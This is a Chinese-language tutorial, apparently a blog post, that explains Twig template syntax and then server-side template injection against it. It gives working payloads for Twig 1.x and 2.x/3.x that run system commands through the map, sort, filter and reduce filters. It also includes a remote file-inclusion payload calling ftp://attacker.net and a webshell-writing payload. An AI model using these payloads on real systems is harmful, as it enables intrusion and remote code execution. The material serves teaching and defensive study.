Twig 模板注入从零到一

WHOAMIBunny / 2021-08-19 23:42:48 / 浏览数 4064

Twig 简介

Twig 是一个灵活、快速、安全的 PHP 模板语言。它将模板编译成经过优化的原始 PHP 代码。Twig 拥有一个 Sandbox 模型来检测不可信的模板代码。Twig 由一个灵活的词法分析器和语法分析器组成，可以让开发人员定义自己的标签，过滤器并创建自己的 DSL。

> ### Twig is a modern template engine for PHP
>
> - **Fast**: Twig *compiles* templates down to plain optimized PHP code. The overhead compared to regular PHP code was reduced to the very minimum.
> - **Secure**: Twig has a *sandbox* mode to evaluate untrusted template code. This allows Twig to be used as a template language for applications where users may modify the template design.
> - **Flexible**: Twig is powered by a flexible *lexer* and *parser*. This allows the developer to define its own custom tags and filters, and create its own DSL.

Twig 被许多开源项目使用，比如 Symfony、Drupal8、eZPublish、phpBB、Matomo、OroCRM；许多框架也支持 Twig，比如 Slim、Yii、Laravel 和 Codeigniter 等等。

Twig 的安装

- 这里我们的 Twig 版本是 Twig 3.x，其需要的 PHP 版本为 PHP 7.2.5。

建议通过 Composer 安装 Twig：

```
composer require "twig/twig:^3.0"
```

安装之后可以直接使用 Twig 的 PHP API 进行调用：

```
require_once __DIR__.'/vendor/autoload.php';

$loader = new \Twig\Loader\ArrayLoader([
    'index' => 'Hello {{ name }}!',
]);
$twig = new \Twig\Environment($loader);

echo $twig->render('index', ['name' => 'whoami']);
```

上述代码中，Twig 首先使用一个加载器 `Twig_Loader_Array` 来定位模板，然后使用一个环境变量 `Twig_Environment` 来存储配置信息。其中， `render()` 方法通过其第一个参数载入模板，并通过第二个参数中的变量来渲染模板。

由于模板文件通常存储在文件系统中，Twig 还附带了一个文件系统加载程序：

```
require_once __DIR__.'/vendor/autoload.php';

$loader = new \Twig\Loader\FilesystemLoader('./views');
//$loader = new \Twig\Loader\FilesystemLoader('./templates');
$twig = new \Twig\Environment($loader, [
    'cache' => './cache/views',    // cache for template files
]);

echo $twig->render('index.html', ['name' => 'whoami']);
```

注意，如果你没有使用 Composer，从 Github 上下载最新的压缩包，然后像下面这样使用 Twig 的内置自动加载器：

```
require_once __DIR__.'/vendor/twig/twig/lib/Twig/Autoloader.php';
 Twig_Autoloader::register();
```

Twig 模板的基础语法

模板实际就是一个常规的文本文件，它可以生成任何基于文本的格式（HTML、XML、CSV、LaTeX等）。它没有特定的扩展名， `.html` 、 `.xml` 、 `.twig` 都行。

模板包含变量或表达，在评估编译模板时，这些带值的变量或表达式会被替换。还有一些控制模板逻辑的标签 tags。下面是一个非常简单的模板，它阐述了一些基础知识：

```
<!DOCTYPE html>
<html>
    <head>
        <title>My Webpage</title>
    </head>
    <body>
        <ul id="navigation">
        {% for item in navigation %}
            <li><a href="{{ item.href }}">{{ item.caption }}</a></li>
        {% endfor %}
        </ul>

        <h1>My Webpage</h1>
        {{ a_variable }}
    </body>
</html>
```

有两种形式的分隔符：`{% ... %}` 和 `{{ ... }}`。前者用于执行语句，例如 `for` 循环，后者用于将表达式的结果输出到模板中。

变量

应用程序将变量传入模板中进行处理，变量可以包含你能访问的属性或元素。你可以使用 `.` 来访问变量中的属性（方法或 PHP 对象的属性，或 PHP 数组单元），也可以使用所谓的 "subscript" 语法 `[]`：

```
{{ foo.bar }}
{{ foo['bar'] }}
```

设置变量

可以为模板代码块内的变量赋值，赋值使用 set 标签：

```
{% set foo = 'foo' %}
{% set foo = [1, 2] %}
{% set foo = {'foo': 'bar'} %}
```

过滤器

可以通过过滤器 filters 来修改模板中的变量。在过滤器中，变量与过滤器或多个过滤器之间使用 `|` 分隔，还可以在括号中加入可选参数。可以连接多个过滤器，一个过滤器的输出结果将用于下一个过滤器中。

下面这个过滤器的例子会剥去字符串变量 `name` 中的 HTML 标签，然后将其转化为大写字母开头的格式:

```
{{ name|striptags|title }}

// {{ '<a>whoami<a>'|striptags|title }}
// Output: Whoami!
```

下面这个过滤器将接收一个序列 `list`，然后使用 `join` 中指定的分隔符将序列中的项合并成一个字符串：

```
{{ list|join }}
{{ list|join(', ') }}

// {{ ['a', 'b', 'c']|join }}
// Output: abc

// {{ ['a', 'b', 'c']|join('|') }}
// Output: a|b|c
```

更多内置过滤器请参考：https://twig.symfony.com/doc/3.x/filters/index.html

函数

在 Twig 模板中可以直接调用函数，用于生产内容。如下调用了 `range()` 函数用来返回一个包含整数等差数列的列表：

```
{% for i in range(0, 3) %}
    {{ i }},
{% endfor %}

// Output: 0, 1, 2, 3,
```

更多内置函数请参考：https://twig.symfony.com/doc/3.x/functions/index.html

控制结构

控制结构是指控制程序流程的所有控制语句 `if`、`elseif`、`else`、`for` 等，以及程序块等等。控制结构出现在 `{% ... %}` 块中。

例如使用 `for` 标签进行循环：

```
<h1>Members</h1>
<ul>
    {% for user in users %}
        <li>{{ user.username|e }}</li>
    {% endfor %}
</ul>
```

`if` 标签可以用来测试表达式：

```
{% if users|length > 0 %}
    <ul>
        {% for user in users %}
            <li>{{ user.username|e }}</li>
        {% endfor %}
    </ul>
{% endif %}
```

更多 tags 请参考：https://twig.symfony.com/doc/3.x/tags/index.html

注释

要在模板中注释某一行，可以使用注释语法 `{# ...#}`：

```
{# note: disabled template because we no longer use this
    {% for user in users %}
        ...
    {% endfor %}
#}
```

引入其他模板

Twig 提供的 `include` 函数可以使你更方便地在模板中引入模板，并将该模板已渲染后的内容返回到当前模板：

```
{{ include('sidebar.html') }}
```

模板继承

Twig 最强大的部分是模板继承。模板继承允许您构建一个基本的 "skeleton" 模板，该模板包含站点的所有公共元素，并定义子模

版可以覆写的 blocks 块。

然后允许其他子模板集成并重写。

比如，我们先来定义一个基础的模板 base.html，它定义了一个基础的 HTML skeleton 文档：

```
<!DOCTYPE html>
<html>
    <head>
        {% block head %}
            <link rel="stylesheet" href="style.css" />
            <title>{% block title %}{% endblock %} - My Webpage</title>
        {% endblock %}
    </head>
    <body>
        <div id="content">{% block content %}{% endblock %}</div>
        <div id="footer">
            {% block footer %}
                &copy; Copyright 2011 by <a href="http://domain.invalid/">you</a>.
            {% endblock %}
        </div>
    </body>
</html>
```

在这个例子中，`block` 标签定义了 4 个块，可以由子模版进行填充。对于模板引擎来说，所有的 `block` 标签都可以由子模版来覆写该部分。

子模版大概是这个样子的：

```
{% extends "base.html" %}

{% block title %}Index{% endblock %}
{% block head %}
    {{ parent() }}
    <style type="text/css">
        .important { color: #336699; }
    </style>
{% endblock %}
{% block content %}
    <h1>Index</h1>
    <p class="important">
        Welcome to my awesome homepage.
    </p>
{% endblock %}
```

其中的 `extends` 标签是关键所在，其必须是模板的第一个标签。 `extends` 标签告诉模板引擎当前模板扩展自另一个父模板，当模板引擎评估编译这个模板时，首先会定位到父模板。由于子模版未定义并重写 `footer` 块，就用来自父模板的值替代使用了。

更多 Twig 的语法请参考：https://twig.symfony.com/doc/3.x/

Twig 模板注入

和其他的模板注入一样，Twig 模板注入也是发生在直接将用户输入作为模板，比如下面的代码：

```php
<?php
require_once __DIR__.'/vendor/autoload.php';

$loader = new \Twig\Loader\ArrayLoader();
$twig = new \Twig\Environment($loader);

$template = $twig->createTemplate("Hello {$_GET['name']}!");

echo $template->render();
```

这里的代码中，`createTemplate` 时注入了 `$_GET['name']`，此时就会引发模板注入。而如下代码则不会，因为模板引擎解析的是字符串常量中的 `{{name}}`，而不是动态拼接的 `$_GET["name"]`：

```php
<?php
require_once __DIR__.'/vendor/autoload.php';

$loader = new \Twig\Loader\ArrayLoader([
    'index' => 'Hello {{ name }}!',
]);
$twig = new \Twig\Environment($loader);

echo $twig->render('index', ['name' => 'whoami']);
```

而对于 Twig 模板注入利用，往往就是借助模板中的一些方法或过滤器实现攻击目的。下面我们分版本进行讲解。

Twig 1.x

测试代码如下：

- index.php

```php
<?php

include __DIR__.'/vendor/twig/twig/lib/Twig/Autoloader.php';
Twig_Autoloader::register();

$loader = new Twig_Loader_String();
$twig = new Twig_Environment($loader);
echo $twig->render($_GET['name']);
?>
```

在 Twig 1.x 中存在三个全局变量：

- `_self`：引用当前模板的实例。
- `_context`：引用当前上下文。
- `_charset`：引用当前字符集。

对应的代码是：

```
protected $specialVars = [
        '_self' => '$this',
        '_context' => '$context',
        '_charset' => '$this->env->getCharset()',
    ];
```

这里主要就是利用 `_self` 变量，它会返回当前 `\Twig\Template` 实例，并提供了指向 `Twig_Environment` 的 `env` 属性，这样我们就可以继续调用 `Twig_Environment` 中的其他方法，从而进行 SSTI。

比如以下 Payload 可以调用 `setCache` 方法改变 Twig 加载 PHP 文件的路径，在 `allow_url_include` 开启的情况下我们可以通过改变路径实现远程文件包含：


```
{{_self.env.setCache("ftp://attacker.net:2121")}}{{_self.env.loadTemplate("backdoor")}}
```

此外还有 `getFilter` 方法：

```
public function getFilter($name)
  {
    ...
    foreach ($this->filterCallbacks as $callback) {
    if (false !== $filter = call_user_func($callback, $name)) {
      return $filter;
    }
  }
  return false;
}

public function registerUndefinedFilterCallback($callable)
{
  $this->filterCallbacks[] = $callable;
}
```

我们在 `getFilter` 里发现了危险函数 `call_user_func` 。通过传递参数到该函数中，我们可以调用任意 PHP 函数。Payload 如下：

```
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}
// Output: uid=33(www-data) gid=33(www-data) groups=33(www-data)
```



但是在 Twig 2.x 及 Twig 3.x 以后，`_self` 的作用发生了变化，只能返回当前实例名字符串：

Globals

- As of Twig 2.x, the ability to register a global variable after the runtime or the extensions have been initialized is not possible anymore (but changing the value of an already registered global is possible).
- As of Twig 1.x, using the `_self` global variable to get access to the current `\Twig\Template` instance is deprecated; most usages only need the current template name, which will continue to work in Twig 2.0. In Twig 2.0, `_self` returns the current template name instead of the current `\Twig\Template` instance. If you are using `{{ _self.templateName }}`, just replace it with `{{ _self }}`.

所以以上 Payload 只能适用于 Twig 1.x 。

Twig 2.x / 3.x

测试代码如下：

- index.php

```
<?php
require_once __DIR__.'/vendor/autoload.php';

$loader = new \Twig\Loader\ArrayLoader();
$twig = new \Twig\Environment($loader);

$template = $twig->createTemplate("Hello {$_GET['name']}!");

echo $template->render();
```

到了 Twig 2.x / 3.x 版本中，`__self` 变量在 SSTI 中早已失去了他的作用，但我们可以借助新版本中的一些过滤器实现攻击目的。

使用 map 过滤器

在 Twig 3.x 中，`map` 这个过滤器可以允许用户传递一个箭头函数，并将这个箭头函数应用于序列或映射的元素：

```
{% set people = [
    {first: "Bob", last: "Smith"},
    {first: "Alice", last: "Dupond"},
] %}

{{ people|map(p => "#{p.first} #{p.last}")|join(', ') }}
// Output: outputs Bob Smith, Alice Dupond


{% set people = {
    "Bob": "Smith",
    "Alice": "Dupond",
} %}

{{ people|map((last, first) => "#{first} #{last}")|join(', ') }}
// Output: outputs Bob Smith, Alice Dupond
```

当我们如下使用 `map` 时：

```
{{["Mark"]|map((arg)=>"Hello #{arg}!")}}
```

Twig 3.x 会将其编译成：

```
twig_array_map([0 => "Mark"], function ($__arg__) use ($context, $macros) { $context["arg"] = $__arg__; return
("hello " . ($context["arg"] ?? null))})
```

这个 `twig_array_map` 函数的源码如下：

```
function twig_array_map($array, $arrow)
{
    $r = [];
    foreach ($array as $k => $v) {
        $r[$k] = $arrow($v, $k);    // 直接将 $arrow 当做函数执行
    }

    return $r;
}
```

从上面的代码我们可以看到，传入的 `$arrow` 直接就被当成函数执行，即 `$arrow($v, $k)`，而 `$v` 和 `$k` 分别是 `$array` 中的 value 和 key。`$array` 和 `$arrow` 都是我们我们可控的，那我们可以不传箭头函数，直接传一个可传入两个参数的、能够命令执行的危险函数名即可实现命令执行。通过查阅常见的命令执行函数：

```
system ( string $command [, int &$return_var ] ) : string
passthru ( string $command [, int &$return_var ] )
exec ( string $command [, array &$output [, int &$return_var ]] ) : string
shell_exec ( string $cmd ) : string
```


前三个都可以使用。相应的 Payload 如下：

```
{{["id"]|map("system")}}
{{["id"]|map("passthru")}}
{{["id"]|map("exec")}}    // 无回显
```

其中，`{{["id"]|map("system")}}` 会被成下面这样：

```
twig_array_map([0 => "id"], "sysetm")
```

最终在 `twig_array_map` 函数中将执行 `system('id',0)`。执行结果如下图所示：



如果上面这些命令执行函数都被禁用了，我们还可以执行其他函数执行任意代码：

```
{{["phpinfo();"]|map("assert")|join(",")}}
{{{"<?php phpinfo();eval($_POST[whoami])":"/var/www/html/shell.php"}|map("file_put_contents")}}    // 写 Webshell
```

按照 `map` 的利用思路，我们去找带有 `$arrow` 参数的，可以发现下面几个过滤器也是可以利用的。

使用 sort 过滤器

这个 `sort` 筛选器可以用来对数组排序。

```
{% for user in users|sort %}
    ...
{% endfor %}
```

你可以传递一个箭头函数来对数组进行排序：

```
{% set fruits = [
    { name: 'Apples', quantity: 5 },
    { name: 'Oranges', quantity: 2 },
    { name: 'Grapes', quantity: 4 },
] %}

{% for fruit in fruits|sort((a, b) => a.quantity <=> b.quantity)|column('name') %}
    {{ fruit }}
{% endfor %}

// Output in this order: Oranges, Grapes, Apples
```

类似于 `map`，模板编译的过程中会进入 `twig_sort_filter` 函数，这个 `twig_sort_filter` 函数的源码如下：


```
function twig_sort_filter($array, $arrow = null)
{
    if ($array instanceof \Traversable) {
        $array = iterator_to_array($array);
    } elseif (!\is_array($array)) {
        throw new RuntimeError(sprintf('The sort filter only works with arrays or "Traversable", got "%s".',
\gettype($array)));
    }

    if (null !== $arrow) {
        uasort($array, $arrow);    // 直接被 uasort 调用
    } else {
        asort($array);
    }

    return $array;
}
```

从源码中可以看到，`$array` 和 `$arrow` 直接被 `uasort` 函数调用。众所周知 `uasort` 函数可以使用用户自定义的比较函数对数组中的元素按键值进行排序，如果我们自定义一个危险函数，将造成代码执行或命令执行：

```
php > $arr = ["id",0];
php > usort($arr,"system");
uid=0(root) gid=0(root) groups=0(root)
php >
```

知道了做这些我们便可以构造 Payload 了：

```
{{["id", 0]|sort("system")}}
{{["id", 0]|sort("passthru")}}
{{["id", 0]|sort("exec")}}    // 无回显
```



使用 **filter** 过滤器

这个 `filter` 过滤器使用箭头函数来过滤序列或映射中的元素。箭头函数用于接收序列或映射的值：

```
{% set lists = [34, 36, 38, 40, 42] %}
{{ lists|filter(v => v > 38)|join(', ') }}

// Output: 40, 42
```

类似于 `map`，模板编译的过程中会进入 `twig_array_filter` 函数，这个 `twig_array_filter` 函数的源码如下：

```
function twig_array_filter($array, $arrow)
{
    if (\is_array($array)) {
        return array_filter($array, $arrow, \ARRAY_FILTER_USE_BOTH);    // $array 和 $arrow 直接被 array_filter 函数调
用
    }

    // the IteratorIterator wrapping is needed as some internal PHP classes are \Traversable but do not implement
\Iterator
    return new \CallbackFilterIterator(new \IteratorIterator($array), $arrow);
}
```

从源码中可以看到，`$array` 和 `$arrow` 直接被 `array_filter` 函数调用。`array_filter` 函数可以用回调函数过滤数组中的元素，如果我们自定义一个危险函数，将造成代码执行或命令执行：

```
php > $arr = ["id"];
php > array_filter($arr,"system");
uid=0(root) gid=0(root) groups=0(root)
php >
```

```
php > $arr = ["id"];
php > array_filter($arr,"system");
uid=0(root) gid=0(root) groups=0(root)
php >
```

下面给出几个 Payload：

```
{{["id"]|filter("system")}}
{{["id"]|filter("passthru")}}
{{["id"]|filter("exec")}}    // 无回显
```

使用 reduce 过滤器

这个 `reduce` 过滤器使用箭头函数迭代地将序列或映射中的多个元素缩减为单个值。箭头函数接收上一次迭代的返回值和序列或映射的当前值：

```
{% set numbers = [1, 2, 3] %}
{{ numbers|reduce((carry, v) => carry + v) }}
// Output: 6
```

类似于 `map`，模板编译的过程中会进入 `twig_array_reduce` 函数，这个 `twig_array_reduce` 函数的源码如下：


```
function twig_array_reduce($array, $arrow, $initial = null)
{
    if (!\is_array($array)) {
        $array = iterator_to_array($array);
    }

    return array_reduce($array, $arrow, $initial);    // $array, $arrow 和 $initial 直接被 array_reduce 函数调用
}
```

从源码中可以看到，`$array` 和 `$arrow` 直接被 `array_filter` 函数调用。`array_reduce` 函数可以发送数组中的值到用户自定义函数，并返回一个字符串。如果我们自定义一个危险函数，将造成代码执行或命令执行。

直接给出 Payload：

```
{{[0, 0]|reduce("system", "id")}}
{{[0, 0]|reduce("passthru", "id")}}
{{[0, 0]|reduce("exec", "id")}}    // 无回显
```


Hello uid=33(www-data) gid=33(www-data) groups=33(www-data) !



Twig 模板注入相关 CTF 例题

